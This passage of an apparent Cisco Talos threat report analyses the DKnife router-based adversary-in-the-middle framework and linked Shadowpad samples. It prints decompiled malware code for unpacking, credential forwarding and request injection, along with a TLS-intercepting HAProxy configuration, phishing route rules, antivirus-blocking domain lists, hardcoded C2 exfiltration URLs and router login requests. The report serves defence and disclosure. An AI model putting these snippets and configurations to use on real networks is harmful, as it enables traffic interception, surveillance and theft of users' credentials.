72DE5659  32 CA         xor cl,dl
72DE565B  88 08         mov byte ptr ds:[ebx],cl
72DE565D  8B CA         mov ecx,edx
72DE565F  C1 E2 10      shl edx,10
72DE5662  C1 E9 10      shr ecx,10
72DE5665  03 D1         add edx,ecx
72DE5667  68 D2 77      imul edx,edx,77
72DE566A  83 C2 13      add edx,13
72DE566D  43            inc ebx
72DE566E  4F            dec edi
72DE566F  75 E5         jne tosbtkbd.72DE5656
```

Figure 16. Unpacking algorithm used in the Shadowpad loader sample (SHA256: 43891d3898a54a132d198be47a44a8d4856201fa7a87f3f850432ba9e038893a)

```
                    LAB_10005656
10005656 8a 0c 1e       MOV         CL,byte ptr [ESI + EBX*0x1]
10005659 32 ca          XOR         CL,DL
1000565b 88 0b          MOV         byte ptr [EBX],CL
1000565d 8b ca          MOV         ECX,EDX
1000565f c1 e2 10       SHL         EDX,0x10
10005662 c1 e9 10       SHR         ECX,0x10
10005665 03 d1          ADD         EDX,ECX
10005667 6b d2 77       IMUL        EDX,EDX,0x77
1000566a 83 c2 13       ADD         EDX,0x13
1000566d 43             INC         EBX
1000566e 4f             DEC         EDI
1000566f 75 e5          JNZ         LAB_10005656
```

Figure 17. Unpacking algorithm used in the Trend Micro's sample (SHA256: `c59509018bbbe5482452a205513a2eb5d86004369309818ece7eba7a462ef854`)

The Shadowpad samples (both *.exe* and *.dll*) are signed with two certificates both issued from the signer "四川奇雨网络科技有限公司". This is a company located in Sichuan Chengdu, China specialised in developing computer software and providing network communication devices, according to publicly available information. Pivoting on this signer, Talos found 17 samples that contain the Shadowpad and DarkNimbus backdoor.

Anti-virus traffic disruption

The DKnife traffic inspection module actively identifies and interferes with communications from antivirus and PC-management products. It detects 360 Total Security by searching HTTP headers (e.g., the DPUname header in GET requests or the x-360-ver header in POST requests) and by matching known service domain names. When a match is found, the module drops or otherwise disrupts the traffic with the crafted TCP RST packet. It similarly looks for and disrupts connections to Tencent services and PC-management endpoints.

Recognized Tencent-related domains:

- `dlied6.qq.com`
- `pcmgr.qq.com`
- `pc.qq.com`
- `www.qq.com/q.cgi`

Keywords used to match 360 Total Security-related domains:

- `360.cn`
- `360safe`
- `qihucdn`
- `duba.net`
- `mbdlog.iqiyi.com`

User activity monitoring

DKnife inspects traffic to monitor and report user's network activity to its remote C2 in real time. Observed telemetry categories include messaging (Signal and WeChat activities including voice/video calls, sent texts, received images, in-app article views), shopping, news consumption, map searches, video streaming, gaming, dating, taxi and rideshare requests, mail checking, and other user actions. Most of the activity reports are triggered by monitoring the request to service/platform domains or URLs. When reporting, the code sends a corresponding embedded message representing the reported activity. For example, Figure 18 shows the code to report Signal messaging activities. The message sent to remote C2 translates to "Using Signal encryption chat APP".

```
  ,
  pcVar6 = "whispersystems.org";
  lVar3 = 0x10;
}
do {
  if (lVar3 == 0) break;
  lVar3 = lVar3 + -1;
  bVar7 = *puVar4 == *pcVar6;
  puVar4 = puVar4 + (ulong)bVar8 * -2 + 1;
  pcVar6 = (char *)((uchar *)pcVar6 + (ulong)bVar8 * -2 + 1);
} while (bVar7);
if (bVar7) {
  send_internet_action
            (this_iphdr,this_tcphdr,"signal","chat",&使用signal加密聊天APP);
  return;
}
```

Figure 18. Code for reporting Signal communication

The table below shows some of the observed telemetry categories and the embedded messages.

WeChat activities	微信打语音或视频电话 (WeChat voice or video calls) 微信发送一条文字消息 (WeChat send a text message) 微信发送或者接收图片 (WeChat send or receive picture) 微信打开公众号看文章 (WeChat checking official account and articles)
Using Signal	使用signal加密聊天APP (Use the Signal encrypted-chat app)
Shopping activity	查询**商品信息 (Query product information on **)
Query train-ticket information	查询火车票信息 (Query train-ticket information)
Searching on Maps	查看**地图 (View the map)
Reading News	****看新闻 (Read news)
Dating Activity	****打开时 (When the dating app opens)

Email/platforms credential harvesting and phishing

DKnife can harvest credentials from a major Chinese email provider and host phishing pages for other services. For harvesting email credentials, the `sslmm.bin` component presents its own TLS certificate

to clients, terminates and decrypts POP3/IMAP connections, and inspects the plaintext stream to extract usernames and passwords. Extracted credentials are tagged with "PASSWORD", forwarded to the `postapi.bin` component, and ultimately relayed to remote C2 servers.

```
builtin_strncpy(global_udp_buffer + 0x40,"PASSWORD",8);
snprintf(temp,0x7f,"account=%s&password=%s",user,pass);
strcpy(global_udp_buffer + 0x50,temp);
builtin_strncpy(global_udp_buffer,"DK7788:",7);
sprintf(global_udp_buffer + 7,"%d",0x100);
send_udpmsg_local(global_udp_buffer,0x100);
return;
```

Figure 19. Code to forward password.

DKnife can also serve phishing pages. The phishing routes are defined in `url.cfg`, and several phishing templates were discovered under `/dkay-scripts/`. All discovered pages submit harvested passwords to endpoints whose paths end with `dklogin.html`; however, no `dklogin.html` file was found in the local script directory.

```
#-------------------------------------------------------------------------------
# 阻断 包括android阻断和windows钓鱼阻断
#-------------------------------------------------------------------------------
https://iface2.[redacted]/   /dkay-scripts/index.html
https://.com/dkredirect.html(.*)    /dkay-scripts/empty.html
https://.com/dklogin.html(.*)   /dkay-scripts/empty.html
https://dldi[redacted]/weixin/android/wxweb/updateConfig.xml /dkay-scripts/1111.xml
https://pns.[redacted]m/pcdn/s/check.*app_name=%E4%BC%98%E9%85%B7    /dkay-scripts/10018.json
https://mobads.[redacted]/ads/pa/8/__pasys_remote_banner /dkay-scripts/10023.json
https://mobads.[redacted]/ads/sec    /dkay-scripts/10022.json
https://mobads.[redacted]/ads/galaxy /dkay-scripts/10022.json
https://mobads.[redacted]/ads/pa/proxy/remote_banner /dkay-scripts/10023.json
https://pns.[redacted]m/pcdn/s/check.*app_name=UC    /dkay-scripts/10024.json
https://api.[redacted](.*)functionId=avatarHotfixPackages    /dkay-scripts/10028.json
https://pns.[redacted]m/pcdn/s/check.*app_name=%E6%89%8B%E6%9C%BA%E6%B7%98%E5%AE%9D  /dkay-scripts/10030.json
```

Figure 20. Phishing page setup.

In addition to the capabilities described above, Talos observed DKnife functions that may target IoT devices. Talos is coordinating with the device vendor on mitigations.

The DKnife downloader

The ELF binary (`17a2dd45f9f57161b4cc40924296c4deab65beea447efb46d3178a9e76815d06`) we discovered from hunting is a downloader that downloads and performs initial setup for the DKnife framework. Upon execution, it attempts to load a configuration file from `/dksoft/conf/server.conf` to set up the C2 server. The server.conf file contains the C2 configuration in the format `UPDATE URL=[config]`. If the file does not exist, the binary defaults to the embedded C2 URL `http://47.93.54[.]134:8005/`.

After configuring the C2, the binary retrieves or generates a UUID for the host device based on the MAC addresses of its network interfaces and stores it in `/etc/diankeuuid`. The UUID follows the format `YYYYMMDDhhmmss[MAC1][MAC2]` (e.g., `20240219165234000c295de649`). The updater also stores a 32-character hexadecimal MD5 checksum in `/dksoft/conf/<UUID>.ini`, which is later used to verify updates from the C2 server.

The code establishes persistence by modifying the `/etc/rc.local` file, a script commonly used to execute commands and scripts after the system boots and initializes services. The updater adds its commands between markers `#startdianke` and `#enddianke`. It also copies the currently running executable into the `/dksoft/update/` directory and appends a corresponding entry to `/dksoft/update/[executable path]` auto to ensure the binary runs automatically each time the system starts.

After creating the folders for DKnife deployment, the downloader fetches the DKnife archive from the C2 and launches every binary in `/dksoft/bin/` using `nohup [filepath] 2>/dev/null 1>/dev/null &`. The folder contains seven binaries, each performing a distinct role within the DKnife framework.

DKnife's seven components

The seven implants in DKnife serve the purpose of DPI engine, data reporting, reverse proxy for AitM attack, malicious APK download, framework update, traffic forwarding, and building P2P communication channel with the remote C2. A summary of the components and their roles are listed in the table below:

ELF Implant	Role	Description
dknife.bin	DPI & Attack Engine	The main engine of DKnife. Includes logic for deep packet inspection, user activities reporting, binary download hijacking, DNS hijacking, etc.
postapi.bin	Data Reporter	Performs as traffic labelling and relay component, receives traffic from DKnife and reports to remote C2.
sslmm.bin	Reverse Proxy	Reverse proxy server module modified from HAProxy. TLS termination, email decryption, and URL rerouting.
mmdown.bin	Updater	Malicious Android APK downloader/updater. It connects to C2 to download the APKs used for the attack.
yitiji.bin	Packets Forwarder	Creates a bridged TAP interface on the router to host and route attacker-injected LAN traffic.
remote.bin	P2P VPN	Customized N2N (a P2P) VPN client component that creates a communication channel to remote C2.
dkupdate.bin	Updater & Watchdog	Updater and Watchdog to keep the components alive.

The graph below shows how the seven DKnife components work together.



Figure 21. Functions of seven DKnife components.

DKnife.bin

The `dknife.bin` implant is the main component that acts as the brain of DKnife. It is in charge of all the packet inspection and attack logics, as described in the Key Capabilities section. Upon execution, the implant does some initial setup for the framework. It reads the configuration file `/dksoft/conf/wxha.conf` to search for the sniffing interface (`INPUT_ETH`) and attacker interface (`ATT_ETH`). If the config file is not presented, the default interface for both are `eth0`. It also reads configuration files for attacking rules and remote C2.

Throughout the packet inspection process, `dknife.bin` reports information including collected data, user's activities, attack status and average throughput to the relay component `postapi.bin` listening at the 7788 port on the device. The reporting packets are a 256-byte UDP datagram with a fixed seven bytes prefix `DK7788`. At offset 0x40 a label is attached, which represents types of the information (example types including DKIMSI for IMSI information, USERID for harvested user accounts, WECHAT for WeChat activities reporting, ATKRESULT for attack results, etc). Each type of reporting has the corresponding report value format. We listed some examples in the graph below.

Figure 22. Report UDP datagram send from `dknife.bin` to `postapi.bin`.



Figure 23. Message reporting format.

Postapi.bin

This is the data relay component in DKnife. It receives forwarded UDP dataframe from `dknife.bin`, processes, identifies, and labels the data and sends them to remote C2 servers. When receiving the UDP dataframe, it validates the DK7788 prefix and extracts device ID, MAC address, source and destination IPs and ports. It then exfiltrates more interesting data based on the rules defined in file `sslus`

`erid.conf`. The file is a rulebook for defining the targeted services/platforms and the corresponding scrapping data. The rules define the following methods for scraping:

- `get_url`: scrape a value from the URL of a GET request
- `get_cookie`: scrape from Cookie header of a GET
- `post_url`: scrape from the URL of a POST
- `post_cookie`: scrape from Cookie header of a POST
- `post_content`: scrape from the body of a POST

Each rule also defines which data fields to collect. These include device IDs, phone numbers, IMEIs/IMSIs, MACs, UUIDs, IPs, usernames, etc. DKnife targets dozens of popular Chinese-language mobile and web apps, some of which are only available to Chinese users. Figure below shows part of the rules in the configuration file



Figure 24. Rules in `ssluserid.conf`.

`Postapi.bin` loads the configuration file `server.conf` to obtain the address of the remote C2 server used for data exfiltration. If the file is missing, it defaults to `https://47.93.54[.]134:8003`.
The component uses libcurl to send different types of exfiltrated and reporting data via HTTP POST requests to specific API endpoints. The following table lists the reporting URLs and the corresponding data transmitted.

Default URL in the binary	Data Transmitted
https://47.93.54[.]134:8003/protocol/tcp-data	Full HTTP or DNS records: URL, headers, optional body (Base-64); raw packet excerpts
https://47.93.54 [.] 134:8003/protocol/channel-trigger-log	DKnife status log, debugging logs
https://47.93.54 [.] 134:8003/protocol/virtual-id	Bundles of device identifiers (IMEI, IMSI, phone number, MAC, UUID, IP) tied to a host name
https://47.93.54 [.] 134:8003/protocol/user-account	Harvested user credentials
https://47.93.54 [.] 134:8003/protocol/application	Posts per-application DNS/traffic-hijack data
https://47.93.54 [.] 134:8003/protocol/target-info	Online/offline heart-beat for a specific subscriber: PPPoE, MAC, last-seen time, device UUID
https://47.93.54 [.] 134:8003/public/bind-ip	IP&UUID bindings
https://47.93.54 [.] 134:8003/protocol/internet-action	WeChat/QQ “internet action” logs (e.g., friend-adds, file-sends)

https://47.93.54 [.] 134:8003/protocol/attack-result	Logs of attacking results

The posted data always include a `dkimsi=<IMSI>` at the end of the data, which is the IMSI or mobile identifier extracted from the packets if available. The binary set a default IMSI `460110672021628` in the code, which is an IMSI with a China Telecom carrier.

Sslmm.bin

This component acts as the reverse proxy server for the AitM attack and is implemented as a pre-configured, customized build of HAProxy. It loads its primary configuration from `sslmm.cfg` and performs request hijacking and replacement according to rules defined in `url.cfg`. Copies of hijacked traffic and execution results are encapsulated as UDP dataframes and sent to the `postapi.bin` component, similar to the behavior implemented in `dknife.bin`.

In addition to standard HAProxy proxying, `sslmm.bin` includes custom logic to inspect, log, exfiltrate, and conditionally rewrite client HTTP(S) requests after TLS termination. Content injection is primarily performed through HTTP request-line replacement, redirecting victims to attacker-controlled resources that are typically hosted under the `/dkay-scripts/` directory. The resulting telemetry and artifacts are then relayed via postapi.bin to remote C2 infrastructure.

Operationally, the HAProxy configuration terminates TLS on HTTPS and mail-over-TLS ports (443, 993, 995) using a self-signed certificate stored at `/dksoft/conf/server.pem`, and proxies the decrypted traffic to the appropriate backends. A management/statistics interface is exposed on `0.0.0.0:10800` and protected only by static credentials. Requests matching the `/dkay-scripts/` path are selectively downgraded to plain HTTP and routed to a local service at *`127.0.0.1:81`*, enabling response modification or injection before content is returned to the client.

This interception model depends on a key trust assumption: for the TLS MITM to be transparent, endpoints must accept the certificate chain presented by the gateway. One hypothesis is that the associated endpoint malware (given the broader DarkNimbus toolchain across Windows and Android) may be used to establish that trust or weaken certificate validation, enabling host-specific certificates to be presented during interception. However, we did not have the artifacts to confirm that such trust establishment or validation bypass is performed on victim devices.

```
http_replace_req_line(3,__s2->new_uri,__s2->inu,px,s);
printf("\n************************SSLMM Attack %-24s %-32s %-24s %d %d %d**********
*************\n"
       ,__s2,__s2->old_uri,__s2->new_uri,(ulong)(uint)__s2->ih,
       (ulong)(uint)__s2->iou,__s2->inu);
bVar13 = true;

psVar5 = g_sslreg->next;
__preg = g_sslreg;
while (psVar5 != (sslreg *)0x0) {
  if ((long)__preg->interval <= t - __preg->last_time) {
    __preg->last_time = t;
  }
  pcVar9 = strstr(pcVar12,__preg->host);
  if (((pcVar9 != (char *)0x0) &&
      (iVar7 = regexec((regex_t *)__preg,__s1,10,local_3f08,0), iVar7 != 1)) &&
     (t - __preg->last_time <= (long)__preg->duration)) {
    http_replace_req_line(3,__preg->replace,__preg->inu,px,s);
    printf("\n-----------------------------SSLREGEX MATCHED %-24s %-32s %-24s  %d %
    d--------------\n"
           ,__preg->host,__preg->pattern,__preg->replace,(ulong)(uint)__preg->ih,
           (ulong)(uint)__preg->inu);
    return;
```

Figure 25. Code for request line injection.

```
frontend mail993
  mode tcp
  bind :993 ssl crt /dksoft/conf/server.pem
  default_backend s_993

frontend mail995
  mode tcp
  bind :995 ssl crt /dksoft/conf/server.pem
  default_backend s_995



frontend web443
  mode http
  bind :443 ssl crt /dksoft/conf/server.pem

  acl  is_default   url_reg  -i dkay-scripts
  use_backend s_default80   if is_default

  default_backend s_default


frontend web80
  mode http
  bind  :80
  acl  is_default80     url_beg  /dkay-scripts/
  default_backend s_default80

backend s_default80
  mode      http
  server    server_default 127.0.0.1:81

backend s_default
  mode      http
  server    server_default 127.0.0.1:81 ssl verify none



backend s_110
  mode      tcp
  server    server_default_tcp pop.163.com:110

backend s_993
  mode      tcp
  server    server_default_tcp imap.163.com:993   ssl verify none
```

Figure 26. Part of HAProxy configuration.

Yitiji.bin

`Yitiji.bin` is a DKnife component that creates a bridged TAP interface on the router to host and route attacker-injected LAN traffic. It creates a virtual TAP interface named "yitiji", using the IP address `10.3.3.3` and MAC address *`1E:17:8E:C6:56:40`*, and bridges that interface to the real network.

DKnife responds to binary download requests using URL points to the Yitiji interface (e.g., `http://10.3.3.3:81/app/base.apk`). When such a request is received, the `dknife.bin` component forwards the traffic to UDP port 555, where `yitiji.bin` is listening. The component then determines the appropriate link-layer encapsulation, reconstructs complete Ethernet/IP/TCP frames (primarily TCP and ICMP), corrects packet lengths and checksums, and injects them into the TAP interface. This causes the kernel to treat the forged traffic as legitimate LAN communication. Through this mechanism, DKnife can receive the binary download request and serve the payload via this interface. In the reverse direction, Yitiji captures packets leaving the TAP, restores their original VLAN/PPPoE/4G headers, recalculates IP and TCP checksums, and transmits them through the physical network interface specified in the configuration file */dksoft/conf/wxha.conf*. It also fabricates ARP replies so other hosts treat the interface as a device in the LAN.

In this way, Yitiji creates a distinct LAN for delivering the malware.
This approach facilitates the AitM attack for binary downloads in a stealthy way that avoids IP conflicts and detection.

Remote.bin

This component functions as an N2N peer-to-peer VPN client. When executed it creates a virtual network device named “edge0” and attaches it to a P2P overlay, automatically joining the hardcoded community `dknife` and registering with the embedded supernode. All traffic routed into edge0 is encapsulated and forwarded over UDP to overlay peers, and the binary also binds a management UDP port on 5644.

With this component, the gateway itself becomes reachable from the overlay and can serve as an egress point for data exfiltration. The implementation supports Twofish encryption if an N2N_KEY environment variable is supplied, but no such key was embedded in the analysed code or associated files.

Mmdown.bin

This binary is a simple Android APK malware downloader and update component in the DKnife framework. It communicates with a hardcoded C2 (`http://47.93.54[.]134:8005`) and periodically checks for an update manifest and then downloads whatever files the server specifies.

On startup it ensures a handful of local directories exist and generates or reads the UUID from file /etc/diankeuuid to uses it as the filename for the downloaded per-host manifest file `<UUID>.mm`. The “.mm” file is a list of URLs and MD5 pairs in the format of `http://[URL]<TAB><16-byte MD5>`. After downloading the manifest file, it parses the file and repeatedly attempts to download each URL over plain HTTP, verifies the downloaded file’s MD5, and on success copies the file into the local web content directory `/dksoft/html/app/`. When one or more files are successfully fetched it archives the manifest into `/dksoft/conf/<UUID>.mm` and updates internal MD5 bookkeeping so it doesn’t repeatedly download the same files.

Dkupdate.bin

This binary functions as a DKnife download, deploy, and update component similar to the downloader we initially discovered, but with additional capabilities. It retrieves an update archive `update_bin.tar.gz` from a C2 server (using a different embedded default URL: `http://117.175.185[.]81:8003/`), launches a separate binary called `eth5to2.bin` (not included in the downloaded archive, likely for traffic forwarding) and starts Nginx to run the web server to serve the hijacking components that manipulate HTTP/HTTPS responses.

Getting Network Devices Information

In both `dknife.bin` and `postapi.bin` components, DKnife tries to login to an interface which is likely for router management at `192.168.92.92:8080` via the following POST request to retrieve network users and PPPOE information. The POST request for login and getting device information both sent a password MD5 (which is the MD5 of `q1w2e3r4`) for authentication. If successful login, the server replies with a device serial number (SN) and number of users currently registered. If the number is not zero, the implant requests for the list of MAC and PPPoE ID mapping.

```
POST /login HTTP/1.1

Host: 192.168.92.92:8080

Content-Type: application/json

Content-Length: 38


{"passwdMD5":"c62d929e7b7e7b6165923a5dfc60cb56"}


POST /fe-device-info HTTP/1.1

Host: 192.168.92.92:8080

User-Agent: Mozilla/5.0

Cookie: feWebSession={"sessionId":****}

Content-Length: 48


{"passwdMD5":"c62d929e7b7e7b6165923a5dfc60cb56"}


POST /user HTTP/1.1

Host: 192.168.92.92:8080

User-Agent: Mozilla/5.0

Cookie: feWebSession={"sessionId":}

Content-Type: application/json

Content-Length: 15


{"index":"all"}
```

```
if (pcVar1 == (char *)0x0) {
  return 0;
}
object = cJSON_Parse(pcVar1 + 4);
if (object != (cJSON *)0x0) {
  pcVar2 = cJSON_GetObjectItem(object,"data");
  if ((pcVar2 == (cJSON *)0x0) ||
     (pcVar2 = cJSON_GetObjectItem(pcVar2,"sid"), pcVar2 == (cJSON *)0x0)) {
    iVar3 = 0;
  }
  else {
    printf("\nXINNUO TCP API Found Session Id   %s=%d***",pcVar2->string,
           (ulong)(uint)pcVar2->valueint);
    iVar3 = 1;
    snprintf(g_session_id,0xf,"%d",(ulong)(uint)pcVar2->valueint);
  }
  cJSON_Delete(object);
  return iVar3;
}
```

Figure 27. Code parsing the session ID response from management interface.

Conclusion

Routers and edge devices remain prime targets in sophisticated targeted attack campaigns. As threat actors intensify their efforts to compromise this infrastructure, understanding the tools and TTPs they employ is critical. The discovery of the DKnife framework highlights the advanced capabilities of modern AitM threats, which blend deep-packet inspection, traffic manipulation, and customized malware delivery across a wide range of device types. Overall, the evidence suggests a well-integrated and evolving toolchain of AitM frameworks and backdoors, underscoring the need for continuous visibility and monitoring of routers and edge infrastructure.

Appendix

Configuration Files

Config file	In Default Archive	Description
/dksoft/conf/wxha.conf	Yes	Config for the attack and sniff interface, output environment, QQ proxy host.
/dksoft/conf/rules.aes /dksoft/conf/rules.conf		rulebook for HTTP(S) traffic hijacking.
/dksoft/conf/dns.conf		DNS hijacking mapping configuration.
/dksoft/conf/url.cfg	Yes	Configuration for traffic blocking, Android + Windows phishing, executable file

		(.exe) replacement, credential-stealer pages & scripts.
/dksoft/conf/server.conf		C2 configuration
/dksoft/conf/adsl.conf		Configuration related to the ADSL related rules
/dksoft/conf/userid.conf		Configuration to define what user information to collect from the targeted traffic.
/dksoft/conf/appdns.conf		Configuration to map domain names to certain apps.
/dksoft/conf/browser.conf		Configuration to map user agents to browsers.
/dksoft/conf/perdns.conf	Yes	DNS hijacking mapping configuration for more specific arguments for control.
/dksoft/conf/target.conf		Configuration about targets. Operator's watchlist of subscriber identifiers (MAC or PPPoE)
/dksoft/conf/target_mac.conf		Shadow file of target list.
/dksoft/conf/ssluserid.conf		Read by postapi.bin, not in the archive by default. Traffic sniffing and data exfiltration playbook
/dksoft/conf/appname.conf		Configuration that lets the implant classify traffic for apps and attach rich context before sending it to C2 or using it in hijack/redirect logic.
/dksoft/conf/retry.conf		The rules to define what traffic for retry
/dksoft/conf/black.conf	Yes	The config file for blocking traffic
/dksoft/conf/white.conf		The config file for approving traffic
/dksoft/conf/datacenter.conf		mapping of UUID in URL&IP for the postAPI module.
/dksoft/conf/sslmm.cfg		Config for the sslmm HAproxy module.
/dksoft/conf/hosts		DNS list for triggering rules

Certificate

Fingerprint=78:47:E0:0E:9C:0A:60:80:A6:48:CE:97:7F:30:63:7E:8A:D5:22:97:EA:10:8E:5F:CB:E9:87:48:49:BC:A5:47

```
Certificate:
    Data:
```

```
        Version: 3 (0x2)
        Serial Number:
            c7:d6:08:d3:74:d1:a8:0e
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=CN, ST=beijing, L=beijng, O=BEIJING JINGDONG SHANKE, OU=BEIJING JI
        Validity
            Not Before: Jan  9 01:38:16 2020 GMT
            Not After : Jan  4 01:38:16 2040 GMT
        Subject: C=CN, ST=beijing, L=beijing, O=BEIJING JINGDONG SHANKE, OU=BEIJING
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

Fingerprint=80:BC:19:8B:A9:E9:0E:62:50:4B:21:EC:69:2F:87:30:3B:7D:75:E7:A8:95:06:D3:0B:FA:52:18:57:23:3D:72

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            c0:5d:fd:b4:4c:28:07:72
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=CN, ST=Sichuan, L=Chengdu, O=Default Company Ltd
        Validity
            Not Before: Sep 20 06:43:37 2018 GMT
            Not After : Aug 27 06:43:37 2118 GMT
        Subject: C=CN, ST=Sichuan, L=Chengdu, O=Default Company Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

Coverage

The following ClamAV signature detects and blocks this threat:

- Win.Trojan.Shadowpad-10010830-1
- Win.Loader.WizardNet-10044819-0

- Win.Trojan.DarkNimbus-10059255-0
- Win.Trojan.DKnife-10059257-0
- Unix.Trojan.DKnife-10059259-0
- Win.Trojan.DKnife-10059260-0

The following Snort rules cover this threat:

- Snort 2 – 65533
- Snort 3 – 65533

Indicators of Compromise (IoCs)

IOCs for this research can also be found at our GitHub repository here.

Integrated Coverage

Network Security

Cisco Talos
Network Intrusion Prevention

Web Security

Cisco Talos
DNS Security

Cisco Talos
Web Filtering

Malware Defense

Cisco Talos
Antivirus

Read more about Cisco Talos Intelligence Integrations in our data sheet on Cisco.com.

SHARE THIS POST

RELATED CONTENT

UAT-8837 targets critical infrastructure sectors in North America

JANUARY 15, 2026 06:00

Cisco Talos is closely tracking UAT-8837, a threat actor we assess with medium confidence is a China-nexus advanced persistent threat (APT) actor.

UAT-7290 targets high value telecommunications infrastructure in South Asia

JANUARY 8, 2026 06:00

Talos assesses with high confidence that UAT-7290 is a sophisticated threat actor falling under the China-nexus of advanced persistent threat actors (APTs). UAT-7290 primarily targets telecommunications providers in South Asia.

